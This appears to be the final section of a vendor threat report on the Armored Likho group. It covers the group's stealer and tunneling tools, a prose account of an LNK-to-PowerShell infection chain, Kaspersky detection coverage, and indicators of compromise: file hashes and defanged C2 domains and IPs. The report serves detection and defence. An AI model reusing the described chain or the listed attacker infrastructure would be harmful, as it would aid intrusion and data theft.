An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.

In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.

At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.

Detection by Kaspersky solutions

Kaspersky security solutions, including Kaspersky Endpoint Detection and Response Expert, successfully detect and block the malicious activity associated with these attacks.

Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:

Example of LNK downloader detection in KEDR

Example of LNK downloader detection in KEDR

The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.

LNK downloader execution graph in Kaspersky Cloud Sandbox

LNK downloader execution graph in Kaspersky Cloud Sandbox

Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.

File downloads by the LNK downloader in Kaspersky Cloud Sandbox

File downloads by the LNK downloader in Kaspersky Cloud Sandbox

If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.

EXE dropper execution graph in Kaspersky Cloud Sandbox

EXE dropper execution graph in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Indicators of compromise

Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

First-stage malicious files

5D5C3E483C5E544260CE98FC29FBF192 PS1 stager
7141917CBA2EEE2B4D31107FACCF3A39 EXE stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
C019797A00FD56EDB1F468AC0A598510 BAT stager
A0EC7A8E61EFF3F445A7455B3AEF9FBB BAT stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
7DB9C688C620E54E8C69B7E52A7579FB BAT stager

90378881856ABFA47D7745C0A3EF9DC8 RAR archive with advanced cookie extractor module

1DBA3E505491A260A44C867902C3296E RAR archive with malicious DLL loader

1096268FA2B3D454C86CF851CB782319 EXE dropper
F2AB09D7E7A375A192508A5014AA2EE4 EXE dropper
0041FD1B2358CD08DBCBC28EA8FC3D20 EXE dropper

894332174F536C2E1EFEDA05CBA79F8B DLL loader
78135F72AB148A0CC074F6B2DD51FFF6 DLL loader
07213C419489C02791E8D67B91E404EF DLL loader

393B498F2114CABC0B29D5FCD9DC6723 LNK
CF74AC018D158EA2C2CFA1B1D71D95BC LNK
2DFA1D949872C1B2F04952DD3E5F5D8F LNK

BusySnake Stealer

C7622A1EFFA27BBFEE6D6E03D6474343 PYW BusySnake Stealer
80B7700053E115D65365CE7330383320 New PYW version of BusySnake Stealer
6B45DDB39A6E86229348DCBBA3857E7C RAR archive with BusySnake Stealer
006887732CA4A4A46A97989CF4DEEEF6 RAR archive with BusySnake Stealer
732C31ACF971A81C7E51B2A3DAE82020 RAR archive with BusySnake Stealer
DDFF82A115558584BBD7741D4FFB35B4 RAR archive with BusySnake Stealer
8188B2F347B77D65D08CFB23808AC244 RAR archive with BusySnake Stealer
E2550CFAD9DCC880BF04F6048F90868C RAR archive with BusySnake Stealer
FD2BDD8047ADDEE6FDE2F532DE181BFD RAR archive with BusySnake Stealer

С2

winupdate[.]live
arvax[.]xyz
varenie[.]live
lvl99[.]store
onetoken[.]ink
winupdate[.]ink
grked[.]online
ndrt[.]ink
myboard[.]chickenkiller.com
myboard[.]twilightparadox.com

159.198.41[.]140
159.198.75[.]219
159.198.32[.]222
69.67.173[.]153

❌